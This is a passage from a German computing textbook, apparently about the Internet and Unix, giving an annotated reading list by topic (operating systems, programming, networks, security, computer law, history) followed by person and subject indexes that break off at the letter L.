A. S. Tanenbaum, A. S. Woodhull Operating Systems,
Design and Implementation
Prentice-Hall, London, 1997, 939 S.
Einführung in Betriebssysteme am Beispiel von UNIX

A. S. Tanenbaum Modern Operating Systems
Prentice-Hall, London, 1992, 728 S.
Allgemeiner und moderner als vorstehendes Buch;
erläutert MS-DOS, UNIX, MACH und Amoeba

A. S. Tanenbaum Distributed Operating Systems
Prentice-Hall, London, 1994, 648 S.

H. Wettstein Systemarchitektur
Hanser, München, 1993, 514 S.
Grundlagen, kein bestimmtes Betriebssystem

5. Linux/UNIX allgemein

– Newsgruppen:
comp.unix.*
comp.sources.unix
comp.std.unix
de.comp.os.unix
alt.unix.wizards

M. J. Bach Design of the UNIX Operating System
Prentice-Hall, London, 1987, 512 S.
Dateisystem und Prozesse, wenig zur Shell

S. R. Bourne Das UNIX System V (The UNIX V Environment)
Addison-Wesley, Bonn, 1988, 464 S.
Einführung in UNIX und die Bourne-Shell

P. H. Ganten, W. Alex Debian GNU/Linux
Springer, Berlin + Heidelberg, 2004, 970 S.
Einrichtung, Konfiguration und Betrieb von Debian GNU/Linux

J. Gulbins, K. Obermayr, Snoopy Linux
Springer, Berlin + Heidelberg, 2003, 900 S.
Benutzung von Linux/UNIX, geht in Einzelheiten der Kommandos

H. Hahn A Student's Guide to UNIX
McGraw-Hill, New York, 1993, 633 S.
Einführendes Lehrbuch, mit Internet-Diensten

B. W. Kernighan, R. Pike Der UNIX-Werkzeugkasten
Hanser, München, 1986, 402 S.
Gebrauch vieler UNIX-Kommandos

M. Kofler Linux – Installation, Konfiguration, Anwendung
Addison-Wesley, Bonn, 2000, 1108 S.
5. Auflage, spricht für das Buch.

D. G. Korn, M. I. Bolsky The Kornshell, Command and Programming Language
deutsch: Die KornShell, Hanser, München, 1991
Einführung in UNIX und die Korn-Shell

A. Robbins UNIX in a Nutshell
O'Reilly, Sebastopol, 2000, 632 S.
Nachschlagewerk zu den meisten UNIX-Kommandos,
im UNIX CD Bookshelf enthalten. Auch auf Englisch.

M. J. Rochkind Advanced UNIX Programming
Addison-Wesley, Boston, 2004, 719 S.
Beschreibung der wichtigsten UNIX System Calls

K. Rosen u. a. UNIX: The Complete Reference
Osborne/McGraw-Hill, Berkeley, 1999, 1302 S.
Fast würfelförmiges Nachschlagewerk, insbesondere zu Linux, Solaris und HP-UX; breites Themenspektrum

E. Siever et al. LINUX in a Nutshell
O'Reilly, Sebastopol, 2001, 880 S.
Nachschlagewerk zu den meisten LINUX-Kommandos

W. R. Stevens Advanced Programming in the UNIX Environment
Addison-Wesley, Boston, 1992, 744 S.
Ähnlich wie Rochkind

6. Linux/UNIX Verwaltung

Æ. Frisch Essential System Administration
O'Reilly, Sebastopol, 1995, 760 S.
Übersicht für Benutzer auf dem Weg zum Sysadmin.

K. Heuer, R. Sippel UNIX-Systemadministration
Springer, Berlin + Heidelberg, 2004, 800 S.

E. Nemeth, G. Snyder, S. Seebass, T. R. Hein UNIX System Administration Handbook
Prentice-Hall, Englewood-Cliffs, 2001, 835 S.
Auf den neuesten Stand gebrachte Hilfe für Sysadmins, viel Stoff.

R. U. Rehman HP Certified – HP-UX System Administration
Prentice Hall PTR, Upper Saddle River, 2000, 800 S.
Begleitbuch zu einem Kurs, Einführung in und Verwaltung von HP-UX

M. Welsh, M. K. Dalheimer, L. Kaufmann Running Linux
O'Reilly, Sebastopol, 1999, 750 S.
Einrichtung und Betrieb eines LINUX-PCs

7. Linux/UNIX Einzelthemen

– Newsgruppen:
comp.unix.*

A. V. Aho, B. W. Kernighan, P. J. Weinberger The AWK Programming Language
Addison-Wesley, Boston, 1988, 210 S.
Standardwerk zum AWK

D. Cameron, B. Rosenblatt Learning GNU Emacs
O'Reilly, Sebastopol, 1991, 442 S.

D. Dougherty, A. Robbins sed & awk
O'Reilly, Sebastopol, 1997, 407 S.

H. Herold Linux Unix Profitools: awk, sed, lex, yacc und make
Addison-Wesley, München, 1998, 890 S.

L. Lamb, A. Robbins Textbearbeitung mit dem vi-Editor
O'Reilly, Köln, 1999, 333 S.

A. Oram, S. Talbott Managing Projects with make
O'Reilly, Sebastopol, 1993, 149 S.

L. Wall, T. Christiansen, J. Orwant Programming Perl
O'Reilly, Sebastopol, 2000, 1067 S.

8. X Window System (X11), Motif, Gnome, KDE

– Newsgruppen:
comp.windows.x.*

– OSF/Motif Users's Guide
OSF/Motif Programmer's Guide
OSF/Motif Programmer's Reference
Prentice-Hall, Englewood Cliffs, 1990

F. Culwin An X/Motif Programmer's Primer
Prentice-Hall, New York, 1994, 344 S.

T. + M. K. Dalheimer KDE Anwendung und Programmierung
O'Reilly, Sebastopol, 1999, 321 S.

K. Gottheil u. a. X und Motif
Springer, Berlin + Heidelberg, 1992, 694 S.

N. Mansfield The Joy of X
Addison-Wesley, Boston, 1993, 368 S.
Als Einstieg für Anwender geeignet.

A. Nye XLib Programming Manual
O'Reilly, Sebastopol, 1990, 635 S.
Einführung in X11 und den Gebrauch der XLib

V. Quercia, T. O'Reilly X Window System Users Guide
O'Reilly, Sebastopol, 1990, 749 S.
Einführung in X11 für Anwender

R. J. Rost X and Motif Quick Reference Guide
Digital Press, Bedford, 1993, 400 S.

9. Textverarbeitung mit LaTeX

K. Braune, J. Lammarsch, M. Lammarsch LaTeX
Springer, Berlin + Heidelberg, 2004, 700 S.

M. K. Dalheimer LaTeX kurz & gut
O'Reilly, Köln, 2000, 72 S.

H. Kopka LaTeX, 3 Bände
Band 1: Einführung
Addison-Wesley, Bonn, 2000, 520 S.
Band 2: Ergänzungen
Addison-Wesley, Bonn, 1997, 456 S.

Band 3: Erweiterungen
Addison-Wesley, Bonn, 1996, 512 S.
Standardwerk im deutschen Sprachraum

L. Lamport Das LaTeX-Handbuch
Addison-Wesley, Bonn, 1995, 360 S.

H. Partl u. a. LaTeX-Kurzbeschreibung
`ftp://ftp.ciw.uni-karlsruhe.de/pub/docs/latex/lkurz.ps.gz`
`ftp://ftp.ciw.uni-karlsruhe.de/pub/docs/latex/lkurz.tar.gz`
1990, 46 S., Postscript und LaTeX-Quellen
Einführung, mit deutschsprachigen Besonderheiten (Umlaute)

10. Multimedia (Grafik, Sound)

– Newsgruppen:
comp.graphics.*
alt.graphics.*

J. D. Foley Computer Graphics – Principles and Practice
Addison-Wesley, Boston, 1992, 1200 S.
Standardwerk zur Computer-Raster-Grafik

R. F. Ferraro Programmer's Guide to the EGA and VGA Cards
Addison-Wesley, Boston, 1990, 1040 S.
Viele Grundlagen, die über EGA und VGA hinausgehen

K. Kylander, O. S. Kylander GIMP
MITP-Verlag, Bonn, 1999, 700 S.
Benutzerhandbuch zum GNU Image Manipulation Program

11. Programmieren allgemein

– Newsgruppen:
comp.programming
comp.unix.programmer
comp.lang.*
comp.software.*
comp.software-eng
comp.compilers
de.comp.lang.*

A. V. Aho u. a. Compilers, Principles, Techniques and Tools
Addison-Wesley, Boston, 1986, 796 S.

B. Beizer Software Testing Techniques
Van Nostrand-Reinhold, 1990, 503 S.

F. P. Brooks jr. The Mythical Man-Month
Addison-Wesley, Boston, 1995, 322 S.
Organisation großer Software-Projekte

M. K. Dalheimer Linux – Wegweiser zu Programmierung + Entwicklung

O'Reilly, Sebastopol, 1997, 580 S.
Software-Entwicklung unter LINUX, Werkzeuge

N. Ford Programmer's Guide
`ftp://ftp.ciw.uni-karlsruhe.de/pub/docs/misc/pguide.txt`
1989, 31 S., ASCII
allgemeine Programmierhinweise, Shareware-Konzept

T. Grams Denkfallen und Programmierfehler
Springer, Berlin + Heidelberg, 1990, 159 S.
PASCAL-Beispiele, gelten aber auch für C-Programme

D. Gries The Science of Programming
Springer, Berlin + Heidelberg, 1981, 366 S.
Grundsätzliches zu Programmen und ihrer Prüfung,
mit praktischer Bedeutung.

R. H. Güting, M. Erwig Übersetzerbau
Springer, Berlin + Heidelberg, 1999, 368 S.

M. Marcotty, H. Ledgard The World of Programming Languages
Springer, Berlin + Heidelberg, 1987, 360 S.

S. Pfleeger Software Engineering: The Production of Quality
Software
Macmillan, 1991, 480 S.

I. W. Ricketts Managing Your Software Project –
A Student's Guide
Springer, London, 1998, 103 S.
Detaillierte Anweisung an Studenten zur Planung, Durchführung
und Überwachung von Projekten.

R. W. Sebesta Concepts of Programming Languages
Benjamin/Cummings, Redwood City, 1993, 560 S.

I. Sommerville Software Engineering
Addison-Wesley, Boston, 1992, 688 S.
Wie man ein Programmierprojekt organisiert;
Werkzeuge, Methoden; sprachenunabhängig

N. Wirth Systematisches Programmieren
Teubner, Stuttgart, 1993, 160 S.
Allgemeine Einführung ins Programmieren, PASCAL-nahe

12. Programmieren in C/C++/Objective C

– Newsgruppen:
comp.lang.c
comp.std.c
comp.lang.object
comp.lang.c++
comp.lang.objective-c
comp.std.c++
de.comp.lang.c

de.comp.lang.c++

G. Booch Object-Oriented Analysis and Design with Applications
Benjamin + Cummings, Redwood City, 1994, 590 S.

U. Breymann Designing Components with the C++ STL
Addison-Wesley, Boston, 2000, 320 S.

B. J. Cox, A. J. Novobilski Object-Oriented Programming
Addison-Wesley, Boston, 1991, 270 S.
Objective C

P. A. Darnell, P. E. Margolis C: A Software Engineering Approach
Springer, Berlin + Heidelberg, 1996, 500 S.

H. M. Deitel, P. J. Deitel C How to Program
Prentice Hall, Englewood Cliffs, 1994, 926 S.
Enthält auch C++. Ausgeprägtes Lehrbuch.

J. Hanly, E. Koffman Problem Solving and Program Design in C
Addison-Wesley, Boston, 1999, 276 S.

J. Hanly, E. Koffman C Program Design for Engineers
Addison-Wesley, Boston, 2001, 679 S.

S. P. Harbison, G. L. Steele C – A Reference Manual
Prentice Hall, Englewood Cliffs, 1995, 470 S.
Vielfach empfohlenes Nachschlagewerk, K+R und ANSI/ISO.

T. Jensen A Tutorial on Pointers and Arrays in C
`http://www.netcom.com/ tjensen/ptr/pointers.htm`

N. M. Josuttis The C++ Standard Library – A Tutorial and Reference
Addison-Wesley, Boston, 1999, 832 S.
`http://www.josuttis.de/libbook/`

B. W. Kernighan, D. M. Ritchie The C Programming Language
Deutsche Übersetzung: Programmieren in C
Zweite Ausgabe, ANSI C
Hanser Verlag, München, 1990, 283 S.
Standardwerk zur Programmiersprache C, Lehrbuch

R. Klatte u. a. C-XSC
Springer, Berlin + Heidelberg, 1993, 269 S.
C++-Klassenbibliothek für wissenschaftliches Rechnen

A. Koenig Accelerated C++: Practical Programming by Example
Addison-Wesley, Boston, 2000, 352 S.

S. Kuhlins, M. Schader Die C++-Standardbibliothek
Springer, Berlin + Heidelberg, 2002, 421 S.
Einführung in die C++ Standard Library einschl. der STL

D. Lewine POSIX Programmer's Guide
O'Reilly, Sebastopol, 1991, 634 S.
Mit Referenz der ANSI-C- und der POSIX-Funktionen

D. Libes Obfuscated C and Other Mysteries
Wiley, New York, 1993, 413 S.

S. Lippman, J. Lajoie C++ Primer
Addison-Wesley, Boston, 3. Aufl. 1998, 1296 S.
Verbreitetes Lehrbuch für Anfänger, enthält auch ANSI-C

N. Matthew, R. Stones Beginning Linux Programming
Wrox Press, Chicago, 1999, 950 S.

N. Matthew, R. Stones Professional Linux Programming
Wrox Press, Chicago, 2000, 1155 S.
Betriebssystemnahe Fragen der Programmierung in C/C++

T. Misfeldt et al. The Elements of C++ Style
Cambridge University Press, 2004, 182 S.
Regeln für gute C++-Programme

S. Oualline Practical C Programming
O'Reilly, Sebastopol, 1997, 451 S.

S. Oualline Practical C++ Programming
O'Reilly, Sebastopol, 1995, 581 S.

P. J. Plauger, J. Brodie Referenzhandbuch Standard C
Vieweg, Braunschweig, 1990, 236 S.

P. J. Plauger The Standard C Library
Prentice-Hall, Englewood Cliffs, 1991, 498 S.
Die Funktionen der C-Standardbibliothek nach ANSI

P. J. Plauger The Draft Standard C++ Library
Prentice-Hall, Englewood Cliffs, 1994, 590 S.
Die Funktionen der C++-Standardbibliothek nach ANSI

R. Robson Using the STL
Springer, Berlin + Heidelberg, 1998, 421 S.

M. Schader, S. Kuhlins Programmieren in C++
Springer, Berlin + Heidelberg, 1998, 386 S.
Lehrbuch und Nachschlagewerk, mit Übungsaufgaben

K. Schmaranz Softwareentwicklung in C
Springer, Berlin + Heidelberg, 2002, 400 S.

K. Schmaranz Softwareentwicklung in C++
Springer, Berlin + Heidelberg, 2003, 570 S.

B. Stroustrup The C++ Programming Language
bzw. Die C++ Programmiersprache
Addison-Wesley, Boston/Bonn, 2000, 1024 S.
Lehrbuch für Fortgeschrittene, der Klassiker für C++

13. Netze allgemein (Internet, OSI)

– Newsgruppen:
comp.infosystems.*

comp.internet.*
comp.protocols.*
alt.best.of.internet
alt.bbs.internet
alt.internet.*
de.comm.internet
de.comp.infosystems

– EFF's Guide to the Internet
`http://www.eff.org/pub/Publications/EFF\_Net\_Guide/`
Einführung in die Dienste des Internet

S. Carl-Mitchell, J. S. Quarterman Practical Internetworking with TCP/IP and UNIX
Addison-Wesley, Boston, 1993, 432 S.

D. E. Comer Internetworking with TCP/IP (4 Bände)
Prentice-Hall, Englewood Cliffs, I. Band 1991, 550 S.
II. Band 1991, 530 S., 88 DM; IIIa. Band (BSD) 1993, 500 S.
IIIb. Band (AT&T) 1994, 510 S.
Prinzipien, Protokolle und Architektur des Internet

H. Hahn, R. Stout The Internet Complete Reference
Osborne MacGraw-Hill, Berkeley, 1994, 818 S.
Das Netz und seine Dienste von Mail bis WWW; Lehrbuch und Nachschlagewerk für Benutzer des Internet

C. Hunt TCP/IP Netzwerk-Administration
O'Reilly, Sebastopol, 1998, 632 S.

B. P. Kehoe Zen and the Art of the Internet
`ftp://ftp.ciw.uni-karlsruhe.de/pub/docs/net/general/zen.ps.gz`
1992, 100 S., Postscript
Einführung in die Dienste des Internet

O. Kirch, T. Dawson Linux Network Administrator's Guide
O'Reilly, Sebastopol, 2000, 500 S.

E. Krol The Hitchhikers Guide to the Internet
`ftp://ftp.ciw.uni-karlsruhe.de/pub/docs/net/general/hitchhg.txt`
1987, 16 S., ASCII
Erklärung einiger Begriffe aus dem Internet

E. Krol The Whole Internet
O'Reilly, Sebastopol, 1992, 376 S.

J. F. Kurose, K. W. Ross Computer Networking
Addison-Wesley, Boston, 2003, 784 S.

M. Scheller u. a. Internet: Werkzeuge und Dienste
Springer, Berlin + Heidelberg, 1994, 280 S.
`http://www.ask.uni-karlsruhe.de/books/inetwd.html`

A. S. Tanenbaum Computer Networks
Prentice-Hall, London, 1996, 848 S.
Einführung in Netze mit Schwerpunkt auf dem OSI-Modell

14. Netzdienste Einzelthemen

– Newsgruppen:
comp.theory.info-retrieval
comp.databases.*

P. Albitz, C. Liu DNS and BIND
O'Reilly, Sebastopol, 1998, 482 S.
Internet-Adressen und -Namen, Name-Server

B. Costales, E. Allman sendmail
O'Reilly, Sebastopol, 1997, 1021 S.
Das wichtigste netzseitige Email-Programm (MTA) ausführlich dargestellt, keine leichte Kost, aber unentbehrlich

J. E. Hellbusch Barrierefreies Webdesign
KnowWare, `www.knowware.de/`, 2001, 86 S.
Hinweise zur Gestaltung von Webseiten, kompakt und verständlich

P. J. Lynch, S. Horton Web Style Guide
Yale University Press, New Haven, 1999, 165 S.
Gestaltung und Organisation von Webseiten, wenig Technik

C. Meinel, H. Sack WWW
Springer, Berlin + Heidelberg, 2004, 1200 S.
Internet-Grundlagen, HTTP, HTML, CSS, XML, CGI

S. Münz, W. Nefzger HTML 4.0 Handbuch
Franzis, München, 1999, 992 S.
Deutsches Standardwerk zum Schreiben von Webseiten, abgewandelt auch unter dem Titel *Selfhtml* an mehreren Stellen im Netz verfügbar.

J. Niederst Web Design in a Nutshell
O'Reilly, Sebastopol, 1999, 560 S.
Das gesamte Web zum Nachschlagen, viel Technik

A. Schwartz Managing Mailing Lists
O'Reilly, Sebastopol, 1998, 320 S.
Majordomo, Listserv, List Processor und Smartlist

S. Spainhour, R. Eckstein Webmaster in a Nutshell
O'Reilly, Sebastopol, 1999, 523 S.
HTML, CSS, XML, JavaScript, CGI und Perl, PHP, HTTP, Apache

W. R. Stevens UNIX Network Programming
Vol. 1: Networking APIs: Sockets and XTI
Prentice Hall, Englewood Cliffs, 1998, 1009 S.
Vol. 2: Interprocess Communication

Prentice Hall, Englewood Cliffs, 1999, 592 S.
C-Programme für Clients und Server der Netzdienste

15. Sicherheit

- Newsgruppen:
  comp.security.*
  comp.virus
  sci.crypt
  alt.security.*
  alt.comp.virus
  de.comp.security
- RFC 1244 (FYI 8): Site Security Handbook
  `ftp://ftp.nic.de/pub/rfc/rfc1244.txt`
  1991, 101 S., ASCII
  Sicherheits-Ratgeber für Internet-Benutzer
- Department of Defense Trusted Computer Systems
  Evaluation Criteria (Orange Book)
  `ftp://ftp.ciw.uni-karlsruhe.de/pub/docs/net/secur/orange-book.gz`
  1985, 120 S., ASCII. Abgelöst durch:
  Federal Criteria for Information Technology Security
  `ftp://ftp.ciw.uni-karlsruhe.de/pub/docs/net/secur/fcvol1.ps.gz`
  `ftp://ftp.ciw.uni-karlsruhe.de/pub/docs/net/secur/fcvol2.ps.gz`
  1992, 2 Bände mit zusammen 500 S., Postscript
  Die amtlichen amerikanischen Sicherheitsvorschriften
- Linux Hacker's Guide
  Markt + Technik, München, 1999, 816 S.

F. L. Bauer Kryptologie
Springer, Berlin + Heidelberg, 1994, 369 S.

R. L. Brand Coping with the Threat of Computer Security Incidents
A Primer from Prevention through Recovery
`ftp://ftp.ciw.uni-karlsruhe.de/pub/docs/net/secur/primer.ps.gz`
1990, 44 S., Postscript

D. A. Curry Improving the Security of Your UNIX System
`ftp://ftp.ciw.uni-karlsruhe.de/pub/docs/net/secur/secdoc.ps.gz`
1990, 50 S., Postscript
Hilfe für UNIX-System-Verwalter, mit Checkliste

S. Garfinkel, G. Spafford Practical Unix + Internet Security
O'Reilly, Sebastopol, 1996, 971 S.
Breit angelegte, verständliche Einführung in Sicherheitsthemen

B. Schneier Angewandte Kryptographie
Addison-Wesley, Bonn, 1996, 844 S.

M. Schumacher, U. Roedig, M.-L. Moschgath Hacker Contest
Springer, Berlin + Heidelberg, 2003, 300 S.

16. Computerrecht

- Newsgruppen:
  comp.society.privacy
  comp.privacy
  comp.patents
  alt.privacy
  de.soc.recht
  de.soc.datenschutz
- World Intellectual Property Organization (WIPO)
  `http://www/wipo.int/`
- Juristisches Internetprojekt Saarbrücken
  `http://www.jura.uni-sb.de/`
- Netlaw Library (Universität Münster)
  `http://www.jura.uni-muenster.de/netlaw/`
- Online-Recht `http://www.online-recht.de/`
- Computerrecht (Beck-Texte)
  Beck, München, 1994

U. Dammann, S. Simitis Bundesdatenschutzgesetz
Nomos Verlag, Baden-Baden, 1993, 606 S.
BDSG mit Landesdatenschutzgesetzen und Internationalen Vorschriften; Texte, kein Kommentar

G. v. Gravenreuth Computerrecht von A – Z (Beck Rechtsberater)
Beck, München, 1992

H. Hubmann, M. Rehbinder Urheber- und Verlagsrecht
Beck, München, 1991, 319 S.

A. Junker Computerrecht. Gewerblicher Rechtsschutz, Mängelhaftung, Arbeitsrecht. Reihe Recht und Praxis
Nomos Verlag, Baden-Baden, 1988, 267 S.

F. Koch Handbuch Software- und Datenbank-Recht
Springer, Berlin + Heidelberg, 2003, 1000 S.

D. Kröger, M. A. Gimmy Handbuch zum Internetrecht
Springer, Berlin + Heidelberg, 2. Auflage 2002, 1000 S.

17. Geschichte der Informatik

- Newsgruppen:
  comp.society.folklore
  alt.folklore.computers
  de.alt.folklore.computer
- Kleine Chronik der IBM Deutschland
  1910 – 1979, Form-Nr. D12-0017, 138 S.
  1980 – 1991, Form-Nr. D12-0046, 82 S.
  Reihe: Über das Unternehmen, IBM Deutschland

– Die Geschichte der maschinellen Datenverarbeitung Band 1
Reihe: Enzyklopädie der Informationsverarbeitung
IBM Deutschland, 228 S., Form-Nr. D12-0028

– 100 Jahre Datenverarbeitung Band 2
Reihe: Über die Informationsverarbeitung
IBM Deutschland, 262 S., Form-Nr. D12-0040

– Open Source
O'Reilly, Köln, 1999, 70 S.

P. E. Ceruzzi A History of Modern Computing
MIT Press, Cambridge/USA, 1998, 400 S.
Computergeschichte seit 1945 aus nordamerikanischer Sicht

O. A. W. Dilke Mathematik, Maße und Gewichte in der Antike (Universalbibliothek Nr. 8687 [2])
Reclam, Stuttgart, 1991, 135 S.

M. Hauben, R. Hauben Netizens – On the History and Impact of Usenet and the Internet
IEEE Computer Society Press, Los Alamitos, 1997, 345 S.
www.columbia.edu/~hauben/netbook/

A. Hodges Alan Turing, Enigma
Kammerer & Unverzagt, Berlin, 1989, 680 S.

D. M. Lehmann Der EDV-Pionier Nikolaus Joachim Lehmann
Dr. Hänsel-Hohenhausen, Frankfurt (M), 2002,

S. Levy Hackers – Heroes of the Computer Revolution
Penguin Books, London, 1994, 455 S.

R. Oberliesen Information, Daten und Signale
Deutsches Museum, rororo Sachbuch Nr. 7709 (vergriffen)

D. Shasha, C. Lazere Out of Their Minds
Springer, Berlin + Heidelberg, 1995, 295 S.
Biografien berühmter Computerpioniere

D. Siefkes u. a. Pioniere der Informatik
Springer, Berlin + Heidelberg, 1998, 160 S.
Interviews mit fünf europäischen Computerpionieren

B. Sterling A short history of the Internet
ftp://ftp.ciw.uni-karlsruhe.de/pub/docs/history/origins
1993, 6 S., ASCII

K. Zuse Der Computer - Mein Lebenswerk
Springer, Berlin + Heidelberg, 3. Aufl. 1993, 220 S.
Autobiografie Konrad Zuses

18. Allgemeinwissen und Philosophie

– Newsgruppen:
comp.ai.philosophy
sci.philosophy.tech
alt.fan.hofstadter

E. Dyson Release 2.1 – A Design for Living in the Digital Age
Petersen, Hamburg, 2000, 370 S.

D. R. Hofstadter Gödel, Escher, Bach - ein Endloses Geflochtenes Band
dtv/Klett-Cotta, München, 1992, 844 S.

J. Ladd Computer, Informationen und Verantwortung
in: Wissenschaft und Ethik, herausgegeben von H. Lenk
Reclam-Band 8698, Ph. Reclam, Stuttgart

H. Lenk Chancen und Probleme der Mikroelektronik, und:
Können Informationssysteme moralisch verantwortlich sein?
in: Hans Lenk, Macht und Machbarkeit der Technik
Reclam-Band 8989, Ph. Reclam, Stuttgart, 1994, 152 S.

P. Schefe u. a. Informatik und Philosophie
BI Wissenschaftsverlag, Mannheim, 1993, 326 S.
18 Aufsätze verschiedener Themen und Meinungen

K. Steinbuch Die desinformierte Gesellschaft
Busse + Seewald, Herford, 1989, 269 S. (vergriffen)

J. Weizenbaum Die Macht der Computer und die Ohnmacht der Vernunft (Computer Power and Human Reason. From Judgement to Calculation)
Suhrkamp Taschenbuch Wissenschaft 274, Frankfurt (Main), 1990, 369 S.

H. Zemanek Das geistige Umfeld der Informationstechnik
Springer, Berlin + Heidelberg, 1992, 303 S.
Zehn Vorlesungen über Technik, Geschichte und Philosophie des Computers, von einem der Pioniere

19. Zeitschriften

- c't
  Verlag Heinz Heise, Hannover, vierzehntägig,
  für alle Fragen der Computerei, technisch.
  `http://www.ix.de/`
- IX
  Verlag Heinz Heise, Hannover, monatlich,
  für Anwender von Multi-User-Systemen, technisch.
  `http://www.ix.de/`
- The C/C++ Users Journal
  Miller Freeman Inc., USA, monatlich,
  `http://www.cuj.com/`
- Dr. Dobb's Journal
  Miller Freeman Inc., USA, monatlich,
  `http://www.ddj.com/`
  Software Tools for the Professional Programmer; viel C und C++

Und noch einige Verlage:

- Addison-Wesley, Bonn,
  http://www.addison-wesley.de/
- Addison Wesley Longman, USA,
  http://www.awl.com/
- Computer- und Literaturverlag, Vaterstetten,
  http://www.cul.de/
- Carl Hanser Verlag, München,
  http://www.hanser.de/
- Verlag Heinz Heise, Hannover,
  http://www.heise.de/
- International Thomson Publishing, Stamford,
  http://www.thomson.com/
- Klett-Verlag, Stuttgart,
  http://www.klett.de/
- MITP-Verlag, Bonn,
  http://www.mitp.de/
- R. Oldenbourg Verlag, München,
  http://www.oldenbourg.de/
- O'Reilly, Deutschland,
  http://www.ora.de/
- O'Reilly, Frankreich,
  http://www.editions-oreilly.fr/
- O'Reilly, USA,
  http://www.ora.com/
- Osborne McGraw-Hill, USA,
  http://www.osborne.com/
- Prentice-Hall, USA,
  http://www.prenhall.com/
- Sams Publishing (Macmillan Computer Publishing), USA,
  http://www.mcp.com/
- Springer-Verlag, Berlin, Heidelberg, New York usw.,
  http://www.springer.de/
- Wrox Press, Chicago, Birmingham, Paris,
  http://www.wrox.com/

Und über allem, mein Sohn, laß dich warnen;
denn des vielen Büchermachens ist kein Ende,
und viel Studieren macht den Leib müde.

Prediger 12, 12

Personenverzeichnis

Berners-Lee, T. 57

Cailliau, R. 57

Kant, I. 51
Kernighan, B. W. 197
Kirchwitz, A. M. 52
Knuth, D. E. 195

Lamport, L. 200

Moraes, M. 52
Morris, R. T. 102

Partl, H. 52

Rinaldi, A. H. 52
Riordan, M. 43
Rospach, C. von 52

Steinbuch, K. 209
Stroustrup, B. 203

Tanenbaum, A. S. 196, 205
Templeton, B. 52

Wirth, N. 201

Zemanek, H. 209
Zuse, K. 208

Sachverzeichnis

.forward 34
.htaccess 58
.plan 78
.project 78
/etc/hosts(4) 13
/etc/passwd(4) 78
/etc/resolv.conf 13
127.0.0.1 10

Abkürzung 140
Account
    Funktionsaccount 96
    Gastaccount 96
    Gruppenaccount 96
    persönlicher A. 96
    toter A. 96
acmemail 25
ActiveX 66
Adresse
    Email-A. 26
    Ethernet-A. 11
    Internet-A. 10
    IP-A. 10
    MAC-A. 11
Alias (sendmail) 33
Alta Vista 67
Angriff 94
Anhang (Email) 102
Anmeldemaschine (WWW) 74
Anonymisierer 37
anonymous (Benutzer) 21
Anonymous FTP 21
Anwendungsschicht 4
Apache (WWW) 58
Applet 65
Archie 23
Archiv (Liste) 40
Archiv (News) 49
Area 44
Arena 44
arp(1M) 11
ARPANET 6
ASCII
    German-ASCII 122
    Steuerzeichen 123
    Zeichensatz 111
ASCII-Grafik 38

Backup
    inkrementelles B. 104
    vollständiges B. 104
backup(1M) 105
Basic Index 89
BCD-System 111
BelWue 14
Berkeley Internet Name Domain 10
Best Current Practice 150
Betriebssicherheit 92
Big Eight 44
Board 44
Bobby (HTML) 72
Brauser
    Einstellungen 57
Brauser (WWW) 57, 75
Brett 44

CA (Chemical Abstracts) 91
CEABA 86
CERT 95
Certification Authority 42
CGI-Skript 63
Channel (IRC) 53
Chaos Computer Club 99
Charta (Netnews) 45
Client (Prozess) 3
Common Logfile Format 58
Computer
    Unpersonal C. 82
Computer Emergency Response Team 103
Computer Incident Advisory Capability 103
Content-Transfer-Encoding 29
Cookie (WWW) 66

Cookie-Server 15
cpio(1) 104
crack 98
Cross-Posting 48
CUSI 69

Darstellungsschicht 4
Data-Link-Schicht 5
Datagramm 3, 9
Data Star Online 86
Datenbank
  Anbieter 85
  bibliografische D. 85
  Fakten-D. 85
  Hersteller 85
  Literatur-D. 85
  Patent-D. 85
  Volltext-D. 85
  Webseite aus D. 66
Datensicherheit 92
DCF77 79
DE-NIC 12
de.rec.motorrad 48
de.sci.misc 48
Denial of Service 94
Deutsches Forschungsnetz 14, 31, 42
DFN-CERT 103
Digest (Liste) 40
Digest (News) 49
Dino 68
DNS-Domäne 10, 12
Domäne
  DNS-Domäne 10, 12
  Email-D. 27, 31
  NIS-Domäne 83
  Top-Level-D. 10
  Windows-NT-D. 12
domainname(1) 83
Domain Name Service 10
Dorftratsch 53
Dotted Quad 10
Drucker
  Drucker-Server 15
Dualsystem 111

Echo 44
Einstellungen
  Brauser 57
Elch 48
Electronic Mail 15, **24**
elm(1) **32**, 36, 41, 102
Email-Domäne 27, 31
Epoche 79
Escape-Taste 133
Ethernet 9
Eudora 24
Excite 67
exim(1M) 32

Falltür 101
Farbwert 136
Fast Search 67
Favicon 58
Feed (Netnews) 44
File
  Transfer 15, 18
File Service Protocol 20
File Transfer Protocol
  Anonymous FTP 21
  ftp(1) 19, 21
  ftp (Benutzer) 21
  FTP-Kommando 19
  FTP-Server 23
  ftpd(1M) 23
  Modus 19
  Passive FTP 19
filter(1) 36
Filter (Email) 36
Filter (Proxy) 75
find(1) 104
finger(1) 78
Fireball 67
Firefox 57
Firewall 106
FIZ Technik 85
Flame 48
Flame Bait 48
Flame War 48
Follow-up (News) 47
Format
  Adressformat 26
Forms (WWW) 63
Forum 44
Forwarding (Mail) 26, 34

For Your Information 7, 150
Frequently Asked Questions 50, 164
ftpmail 20
Fully Qualified Domain Name 10
Funk-LAN 106
FYI 20 6
FYI 28 52

gatekeeper.dec.com 77
Gateway 10
GNU 62
GNU Free Documentation License 174
Good Times 103
Google 67
google.com 49
Gopher 54
Greenwich Mean Time 79
Grinsling 38, 48
Gutenberg-Projekt 22, 62

Hacker 16
Hardware-Adresse (Ethernet) 11
Hexadezimalsystem 111
Hoax 103
Host 3
host(1) 31
HotBot 67
Hoverfarbe 57
HTML 137
http-Dämon 58
Hypertext Transfer Protocol 59

IDEA 41
IEEE 802.3 9
include (sendmail) 33
Index (Liste) 40
Infobahn 2
Informationshilfe 15
Informationsrecherche 84
Infoseek 67
Instant Messaging 53
Integrated Services Digital Network 2
International Organization for Standardization 4
Internet **6**
Internet-Adresse 10
Internet-Café 98
Internet-Präsenz 16
Internet-Standard 7
Internet Assigned Numbers Authority 10
Internet Cache Protocol 75
Internet Corporation for Assigned Names and Numbers 10
Internet Explorer 57
Internet Message Access Protocol 24
Internet Official Protocol Standard 150
Internet Protocol 9
Internet Relay Chat 53
Internet Software Consortium 10
IP-Adresse 10
IP-Adresse, private 10
IPv6 10
irc(1) 53
ISO 10021 26
ISO 3166 147

Jargon-File 16
Java 65
Javascript 65
Jughead 56

Karlsruher Test 166
Katalog (WWW) 67
kermit(1) 18
Kettenbrief 103
Key Server 42
Killfile 49
Klammeraffe 26
Kommando
  FTP-Kommando 21
Konferenz 44
Konsole 100
Kopfzeile (Email) 28
Kopfzeile (News) 47
Kopie (Email) 28

Ländercode 147
